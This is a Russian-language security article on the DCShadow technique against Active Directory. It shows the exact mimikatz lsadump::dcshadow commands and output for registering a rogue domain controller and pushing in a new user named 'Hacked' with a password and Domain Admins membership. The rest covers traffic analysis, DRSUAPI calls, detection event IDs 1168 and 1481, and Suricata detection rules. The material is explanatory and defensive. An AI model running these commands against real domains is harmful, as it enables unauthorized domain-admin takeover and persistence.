

«DCShadow» – это техника скрытого внедрения изменений в базу Active Directory, при которой атакующий временно регистрирует свою машину как контроллер домена и осуществляет подмену атрибутов объектов через механизм репликации. В отличие от «DCsync», которая запрашивает данные, «DCShadow» внедряет данные в AD, не вызывая стандартных путей журналирования (LSASS, LDAP и т.д.).

Для выполнения атаки «DCShadow» необходима учётная запись с правами «Domain Admin» или эквивалентными (для регистрации фейкового контроллера).

На рисунке 1 представлен процесс подготовки команды `lsadump::dcshadow`, в которой указывается объект (создаваемый пользователь), его атрибуты и местоположение в AD.

```
mimikatz # lsadump::dcshadow /object:"CN=Hacked,OU=DCAdmins,OU=Moscow,DC=bytepp,DC=ru" /attribute:sAMAccountName /value:Hacked /attribute:userAccountControl /value:512 /attribute:unicodePwd /value:"\Hacked123!\\" /attribute:memberOf /value:"CN=Domain Admins,CN=Users,DC=bytepp,DC=ru"
** Domain Info **
Domain: DC=bytepp,DC=ru
Configuration: CN=Configuration,DC=bytepp,DC=ru
Schema: CN=Schema,CN=Configuration,DC=bytepp,DC=ru
dsServiceName: ,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=bytepp,DC=ru
domainControllerFunctionality: 7 ( WIN2016 )
highestCommittedUSN: 86247
** Server Info **
Server: server1.bytepp.ru
InstanceId : {9dc38928-5004-414c-8d71-f6438bd95688}
InvocationId: {9dc38928-5004-414c-8d71-f6438bd95688}
Fake Server (not already registered): DESKTOP-AIK3PT1.bytepp.ru
** Attributes checking **
#B: sAMAccountName
** Objects **
#B: CN=Hacked,OU=DCAdmins,OU=Moscow,DC=bytepp,DC=ru
Object does not exist
Object will be added
sAMAccountName (1.2.840.113556.1.4.221-900dd rev 0):
Hacked
(480051000300020005500640000000)
** Starting server **
> BindString[0]: ncacn_ip_tcp:DESKTOP-AIK3PT1[59235]
> RPC bind registered
> RPC Server is waiting!
-- Press Ctrl+C to stop --
```

Рисунок 1 – Первый этап исполнения «DCshadow»

В отдельном окне запускается команда `lsadump::dcshadow /push`, после чего контроллер принимает изменения, считая атакующую машину легитимным источником репликации. На рисунке 2 отображён вывод команды `push`.

```
mimikatz # lsadump::dcshadow /push
** Domain Info **
Domain: DC=bytepp,DC=ru
Configuration: CN=Configuration,DC=bytepp,DC=ru
Schema: CN=Schema,CN=Configuration,DC=bytepp,DC=ru
dsServiceName: ,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=bytepp,DC=ru
domainControllerFunctionality: 7 ( WIN2016 )
highestCommittedUSN: 86266
** Server Info **
```

Рисунок 2 – Второй этап исполнения «DCshadow»

В результате атаки в AD появляется новый объект «CN=Hacked», обладающий административными правами. Этот объект можно проверить через Active Directory Users and Computers или с помощью PowerShell (Get-ADUser). На рисунке 3 можно заметить, что новый пользователь был создан.




Рисунок 3 – Новый пользователь был создан

Теперь потенциальный злоумышленник может залогиниться под учёткой доменного админа в целевом домене и совершать вредоносные действия.

На рисунке 4 приведён скриншот из дампа сетевого трафика, который был записан во время исполнения атаки «DCshadow».

no.	Time	Source	Destination	Protocol	Length	Options	Stream index	Packet flags	Info
12.181356	10.199.49.21	10.199.49.37	DCERPC	224			121	0x03	Bind: call_id: 2, Fragment: Single, 3 context items: EPNV4 V3.0 (32bit NDR), EPNV4 V3.0 (64bit NDR), EPNV4 V3.0 (64bit NDR)
12.181528	10.199.49.37	10.199.49.21	DCERPC	162			121	0x03	Bind_ack: call_id: 2, Fragment: Single, max_xmit: 5840 max_recv: 5840, 3 results: Provider rejection, Acceptance, Negotiate ACK
12.181620	10.199.49.21	10.199.49.37	EPN	222	3		121	0x03	Map request, DRSUAPI, 32bit NDR
12.181774	10.199.49.37	10.199.49.21	EPN	226	3		121	0x03	Map response, DRSUAPI, 32bit NDR
12.182362	10.199.49.21	10.199.49.37	DCERPC	533			122	0x07	Bind: call_id: 2, Fragment: Single, 3 context items: DRSUAPI V4.0 (32bit NDR), DRSUAPI V4.0 (64bit NDR), DRSUAPI V4.0 (64bit NDR)
12.183231	10.199.49.37	10.199.49.21	DCERPC	309			122	0x07	Bind_ack: call_id: 2, Fragment: Single, max_xmit: 5840 max_recv: 5840, 3 results: Acceptance, Provider rejection, Negotiate ACK
12.183418	10.199.49.21	10.199.49.37	DCERPC	227			122	0x07	Alter_context: call_id: 2, Fragment: Single, 1 context item: DRSUAPI V4.0 (32bit NDR)
12.183719	10.199.49.37	10.199.49.21	DCERPC	118			122	0x07	Alter_context_resp: call_id: 2, Fragment: Single, max_xmit: 5840 max_recv: 5840, 1 results: Acceptance
12.183843	10.199.49.21	10.199.49.37	DRSUA	386	0		122	0x03	DuBind request
12.183944	10.199.49.37	10.199.49.21	DRSUA	226	0		122	0x03	DuBind response
12.184622	10.199.49.21	10.199.49.37	DCERPC	489			123	0x17	Bind: call_id: 3, Fragment: Single, 2 context items: DRSUAPI V4.0 (32bit NDR), DRSUAPI V4.0 (64bit NDR)
12.185116	10.199.49.37	10.199.49.21	DCERPC	285			123	0x17	Bind_ack: call_id: 3, Fragment: Single, max_xmit: 5840 max_recv: 5840, 2 results: Acceptance, Provider rejection
12.185267	10.199.49.21	10.199.49.37	DCERPC	227			123	0x17	Alter_context: call_id: 3, Fragment: Single, 1 context item: DRSUAPI V4.0 (32bit NDR)
12.185531	10.199.49.37	10.199.49.21	DCERPC	118			123	0x07	Alter_context_resp: call_id: 3, Fragment: Single, max_xmit: 5840 max_recv: 5840, 1 results: Acceptance
12.185635	10.199.49.21	10.199.49.37	DRSUA	498	3		123	0x03	DuGetNCChanges request
12.187755	10.199.24.18	10.199.49.37	DCERPC	774	12		30	0x03	Request: call_id: 30806, Fragment: Single, opnum: 12, Ctx: 0
12.187895	10.199.49.37	10.199.24.18	DCERPC	118			30	0x03	Response: call_id: 30806, Fragment: Single, Ctx: 0
12.112888	10.199.24.18	10.199.49.37	DCERPC	134	11		30	0x03	Request: call_id: 30807, Fragment: Single, opnum: 11, Ctx: 0
12.113022	10.199.49.37	10.199.24.18	DCERPC	150			30	0x03	Response: call_id: 30807, Fragment: Single, Ctx: 0
12.117753	10.199.24.18	10.199.49.37	DCERPC	134	13		30	0x03	Request: call_id: 30808, Fragment: Single, opnum: 13, Ctx: 0
12.117835	10.199.49.37	10.199.24.18	DCERPC	134			30	0x03	Response: call_id: 30808, Fragment: Single, Ctx: 0
12.122595	10.199.24.18	10.199.49.37	DCERPC	134	13		30	0x03	Request: call_id: 30809, Fragment: Single, opnum: 13, Ctx: 0
12.122771	10.199.49.37	10.199.24.18	DCERPC	134			30	0x03	Response: call_id: 30809, Fragment: Single, Ctx: 0
12.124964	10.199.49.37	10.199.49.21	DRSUA	1250	3		123	0x03	DuGetNCChanges response
12.127494	10.199.49.21	10.199.49.37	DRSUA	402	4		122	0x03	DuReplicaUpdateInfo request
12.127488	10.199.49.37	10.199.49.21	DRSUA	178	4		122	0x03	DuReplicaUpdateInfo response
12.127684	10.199.49.21	10.199.49.37	DRSUA	178	5		120	0x03	DuReplicaAdd response
12.127768	10.199.49.37	10.199.49.21	DRSUA	354	6		120	0x03	DuReplicaDel request
12.128948	10.199.49.21	10.199.49.37	DRSUA	402	4		122	0x03	DuReplicaUpdateInfo request
12.129023	10.199.49.37	10.199.49.21	DRSUA	178	4		122	0x03	DuReplicaUpdateInfo response
12.129185	10.199.49.21	10.199.49.37	DRSUA	178	6		120	0x03	DuReplicaDel response
12.130796	10.199.49.37	10.199.49.21	DRSUA	194	1		120	0x03	DuBind request
12.130936	10.199.49.21	10.199.49.37	DRSUA	194	1		120	0x03	DuBind response
12.244984	10.199.49.117	10.200.11.36	DCERPC	118			10	0x03	Response: call_id: 355405, Fragment: Single, Ctx: 1
12.258189	10.200.11.36	10.199.49.117	DCERPC	134	2		8	0x03	Request: call_id: 355407, Fragment: Single, opnum: 2, Ctx: 1

Рисунок 4 – Запись сетевого трафика при атаке «DCshadow»

В ходе атаки «DCShadow» поддельный контроллер домена инициирует соединение со службой репликации по протоколу «DRSUAPI» с легитимным

«КД», начиная с «DsBind», чтобы установить RPC-соединение. Далее через «DsAddEntry» в каталог «Active Directory» внедряется новый объект (В нашей случае – Администратор домена), после чего используется функция «DsReplicaAdd» для добавления сведений о поддельном «КД» в repsFrom легитимного «КД».

После получения запроса о добавлении нового объекта целевой «КД» отправляет запрос поддельному «КД» для запуска репликации с помощью функции «DsGetNCChanges». Параллельно с этим легитимный «КД» совершает обновление списка «repsFrom» и как бы сообщает поддельному «КД»: мы устанавливаем доверительные отношения для репликации.

По трафику видно, что репликация была успешно завершена («DsReplicaAdd response»). Затем поддельный «КД» инициирует зачистку следов своего присутствия через функцию «DsReplicaDel» и разрывает соединение.

По журналам безопасности Windows достаточно сложно задетектировать данную атаку. Попытки атаки «DCShadow» могут быть детектированы по журналу событий контроллера домена, особенно в случае ошибок при передаче некорректных данных. Характерные признаки включают события 1168 («Active Directory Domain Services error») с кодами ошибок 8442 (0x20FA) или 1726 (0x6BE), а также 1481 («Attribute Error») с указанием атрибута «nTSecurityDescriptor» и проблемой «CONSTRAINT_ATT_TYPE». Такие ошибки возникают, например, при передаче некорректного «DACL» без владельца объекта и указывают на попытку низкоуровневого изменения реплицируемых объектов, что не характерно для стандартной административной активности.

Событие 1168 (рисунок 5) – это общее сообщение об внутренней ошибке AD DS, которое говорит о том, что служба каталогов столкнулась с фатальной или некорректно обработанной ситуацией. Появляется, если попытка внедрить объект через поддельный DC завершается с ошибкой – например, при передаче

недопустимого значения атрибута, нарушении логики схемы или ошибке RPC при имитации push-репликации.




Рисунок 5 – Событие 1168

Event ID 1481 – это сообщение говорит о сбое при модификации атрибутов объекта «AD», вызванном нарушением ограничений схемы или формата данных. В случае «DCshadow» – это, как правило, атрибут nTSecurityDescriptor, отвечающий за права доступа (DACL, SACL, владелец и т.п.). Ошибка problem 1005 («CONSTRAINT_ATT_TYPE») говорит о том, что атрибут нарушает ограничения по типу или структуре, установленные в схеме «AD». В контексте «DCshadow» это часто происходит, если злоумышленник пушит объект с пустым или некорректным владельцем или «DACL» нарушает заданный формат (рисунок 6).




Рисунок 6 – Событие 1481

Наиболее лучшим решением для детектирования и предотвращения атаки будет детектирование на уровне сети. Ниже приведены правила для IDS «Suricata»:

```
alert tcp any any -> any any (msg: "[Rodrigo] RPC Bind detected"; content:
"|05 00 0B|"; depth: 3; content: "|35 42 51 E3 06 4B D1 11 AB 04 00 C0 4F C2 DC
D2|"; distance: 0; flowbits: set, DCshadowfirst; flowbits: noalert; sid: 1337; rev: 1;)
```

```
alert tcp any any -> any any (msg: "[Rodrigo] DCShadow Replication
detected"; content: "|05 00 00 03|"; depth: 4; content: "|05 00|"; distance: 18; within:
2; flowbits: isset, DCshadowfirst; sid: 1338; rev: 1;)
```

Первое правило детектирует установку RPC-соединения по интерфейсу «DRSUAPI» («репликация «AD»») через сигнатуру Bind-запроса, и помечает поток с помощью flowbits; второе срабатывает только если соединение уже помечено первым правилом, и фиксирует попытку вызова функции «DsReplicaAdd», характерную для атаки «DCShadow».